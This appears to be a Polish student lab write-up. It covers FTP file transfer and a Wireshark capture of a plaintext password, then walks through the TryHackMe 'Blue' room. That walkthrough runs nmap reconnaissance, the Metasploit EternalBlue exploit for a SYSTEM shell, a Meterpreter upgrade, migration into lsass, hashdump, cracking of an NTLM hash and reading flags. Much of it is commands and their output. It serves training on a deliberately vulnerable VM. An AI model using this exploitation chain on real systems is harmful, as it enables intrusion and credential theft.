
put sekret1.txt

put sekret2.txt






File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 3
No. Time Source Destination Protocol Length Info
71 97.074852030 10.0.2.4 10.0.2.12 TCP 74 44642 →
72 97.075152259 10.0.2.12 10.0.2.4 TCP 74 27758 →
73 97.075165635 10.0.2.4 10.0.2.12 TCP 66 44642 →
77 97.075770228 10.0.2.4 10.0.2.12 FTP-DA… 76 FTP Data
78 97.075794320 10.0.2.4 10.0.2.12 TCP 66 44642 →
79 97.076018658 10.0.2.12 10.0.2.4 TCP 66 27758 →
80 97.076018751 10.0.2.12 10.0.2.4 TCP 66 27758 →
81 97.076028571 10.0.2.4 10.0.2.12 TCP 66 44642 →
[TCP Flags: ·····AP···]
Window: 16384
[Calculated window size: 65536]
[Window size scaling factor: 4]
Checksum: 0x1840 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[Time since first frame in this TCP stream: 0.000918198 seconds]
0000 08 00 27 1b 99 9f 08 00 27 22 46 4f 08 00 45 08
0010 00 3e 72 d8 40 00 40 06 af ca 0a 00 02 04 0a 00
0020 02 0c ae 62 6c 6e b6 3b ea eb 6b 24 89 fe 80 18
0030 40 00 18 40 00 00 01 01 08 0a 69 a9 63 cc 95 b4
0040 42 f9 70 61 73 73 77 6f 72 64 32 0a
Text item (text)
Wireshark · Follow TCP Stream (tcp.stream eq 3) · eth0
password2
Entire conversation (10 bytes)
Show data as ASCII
Stream 3


File Actions Edit View Help
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put seret1.txt
local: seret1.txt remote: seret1.txt
ftp: Can't open `seret1.txt': No such file or directory
ftp> put sekret1.txt
local: sekret1.txt remote: sekret1.txt
229 Entering Extended Passive Mode (|||20494|)
150 Ok to send data.
100% |**********| 10 14.72 KiB/s 00:00 ETA
226 Transfer complete.
10 bytes sent in 00:00 (7.81 KiB/s)
ftp> put sekret2.txt
local: sekret2.txt remote: sekret2.txt
229 Entering Extended Passive Mode (|||60661|)
150 Ok to send data.
100% |**********| 10 5.40 KiB/s 00:00 ETA
226 Transfer complete.
10 bytes sent in 00:00 (4.17 KiB/s)
ftp>

```
ger.service-5IYsp2
drwx------  3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-l
ogind.service-Yfr550
drwx------  3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-r
esolved.service-vNFvXN
drwx------  3 root root 4096 Feb 25 09:24 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-t
imedated.service-Mb8ud4
drwx------  3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-t
imesyncd.service-tx16p1
drwxrwxrwt  2 root root 4096 Feb 25 09:19 .Test-unix
drwxrwxrwt  2 root root 4096 Feb 25 09:19 .X11-unix
drwxrwxrwt  2 root root 4096 Feb 25 09:19 .XIM-unix
root@vm-sda:/tmp# ls -la
total 64
drwxrwxrwt 14 root root 4096 Feb 25 09:24 .
drwxr-xr-x 19 root root 4096 May 10  2022 ..
drwxrwxrwt  2 root root 4096 Feb 25 09:19 .font-unix
drwxrwxrwt  2 root root 4096 Feb 25 09:19 .ICE-unix
-rw-------  1 Gus  Gus    10 Feb 25 09:24 sekret1.txt
-rw-------  1 Gus  Gus    10 Feb 25 09:24 sekret2.txt
drwx------  3 root root 4096 Feb 25 09:19 snap-private-tmp
drwx------  3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-apache2.s
ervice-pBjPKN
drwx------  3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-ModemMana
ger.service-5IYsp2
drwx------  3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-l
ogind.service-Yfr550
drwx------  3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-r
esolved.service-vNFvXN
drwx------  3 root root 4096 Feb 25 09:24 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-t
imedated.service-Mb8ud4
drwx------  3 root root 4096 Feb 25 09:19 systemd-private-0641a9c5602c40a9b8faf112ef4345aa-systemd-t
imesyncd.service-tx16p1
drwxrwxrwt  2 root root 4096 Feb 25 09:19 .Test-unix
drwxrwxrwt  2 root root 4096 Feb 25 09:19 .X11-unix
drwxrwxrwt  2 root root 4096 Feb 25 09:19 .XIM-unix
root@vm-sda:/tmp# _
```

Zadanie 5


echo "haslo" > haslo.txt


ftp 10.0.2.12

put haslo.txt

get sekret1.txt

get sekret2.txt





Zadanie 6 - Eternal Blue

Użyjemy maszny wirtualnej z platformy "tryhackme"


https://tryhackme.com/room/blue

Rekonesans za pomocą nmap


Ustalamy że windows jest podatny na "ETERNAL BLUE"

```
root@ip-10-10-23-230:~# nmap -sC -sV 10.10.213.112

Starting Nmap 7.60 ( https://nmap.org ) at 2023-02-19 11:18 GMT
Nmap scan report for ip-10-10-213-112.eu-west-1.compute.internal (10.10.213.112)
Host is up (0.00055s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2023-02-18T11:17:38
|_Not valid after:  2023-08-20T11:17:38
|_ssl-date: 2023-02-19T11:20:41+00:00; 0s from scanner time.
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:17:86:02:D3:83 (Unknown)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:17:86:02:d3:83 (unknown)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
```

wyszukujemy exploit w metasploicie



Ustawiamy opcje "RHOSTS" i "LHOST"



Uruchamiamy exploit

```
[*] 10.10.213.112:445 - Starting non-paged pool grooming
[+] 10.10.213.112:445 - Sending SMBv2 buffers
[+] 10.10.213.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
 ] 10.10.213.112:445 - Sending final SMBv2 buffers.
 ] 10.10.213.112:445 - Sending last fragment of exploit packet!
 ] 10.10.213.112:445 - Receiving response from exploit packet
[+] 10.10.213.112:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.213.112:445 - Sending egg to corrupted connection.
[*] 10.10.213.112:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.213.112
[*] Command shell session 1 opened (10.10.23.230:4444 -> 10.10.213.112:49275) at 2023-02-19 12:47:57 +0000
[+] 10.10.213.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.213.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.213.112:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

zmieniamy shella na "meterpreter"

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                 normal  No     Shell to Meterpreter Upgrade


msf5 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) >
```

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...
3.112)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ JON-PC
3.112)

msf5 post(multi/manage/shell_to_meterpreter) > session -i 2
[-] Unknown command: session.
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

zmieniamy process

```
 644   584   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 692   592   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 700   592   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 708   592   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 724   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 816   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 884   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 932   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 964   544   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1000  644   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 1020  692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 1064  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1164  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1272  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1316  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1340  2332  powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 1388  692   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1468  692   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1536  1272  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 1604  692   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1928  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2108  816   WmiPrvSE.exe
 2232  692   taskhost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\taskhost.exe
 2332  1400  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 2336  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 2364  692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 2372  544   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2484  692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 2556  692   vds.exe               x64   0        NT AUTHORITY\SYSTEM
 2668  692   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 3044  692   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM

meterpreter > migrate 700
[*] Migrating from 1340 to 700...
[*] Migration completed successfully.
meterpreter >
```

za pomocą polecenia "hashdump" wyciągamy hash dla użytkownika Jon

```
meterpreter > migrate 700
[*] Migrating from 1340 to 700...
[*] Migration completed successfully.
meterpreter > shell
Process 2200 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>meterpreter
meterpreter
'meterpreter' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

crakujemy haslo

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
ffb43f0de35be4d9917ac0cc8ad57f8d
```

Nie jestem robotem reCAPTCHA Prywatność - Warunki

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

flagi

```
meterpreter > pwd
C:\Windows\system32
meterpreter > search -f flag*
Found 6 results...
    c:\flag1.txt (24 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag1.lnk (482 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag2.lnk (848 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag3.lnk (2344 bytes)
    c:\Users\Jon\Documents\flag3.txt (37 bytes)
    c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter >
```

```
meterpreter > search -f flag*
Found 6 results...
    c:\flag1.txt (24 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag1.lnk (482 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag2.lnk (848 bytes)
    c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag3.lnk (2344 bytes)
    c:\Users\Jon\Documents\flag3.txt (37 bytes)
    c:\Windows\System32\config\flag2.txt (34 bytes)
terpreter > pwd
\Windows\system32
terpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > cat c:\Windows\System32\config\flag2.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cd c:\Windows\System32\config
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\
meterpreter > cd Windows
meterpreter > pwd
C:\Windows
meterpreter > cd System32/config
meterpreter > pwd
C:\Windows\System32\config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter > cat /Users/Jon/Documents/flag3.txt
meterpreter >
```

```
C:\
meterpreter > cd Windows
meterpreter > pwd
C:\Windows
meterpreter > cd System32/config
meterpreter > pwd
C:\Windows\System32\config
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter > cat /Users/Jon/Documents/flag3.txt
meterpreter > cat /Users/Jon/Documents/flag3.txt
meterpreter > cat /Users/Jon/Documents/flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```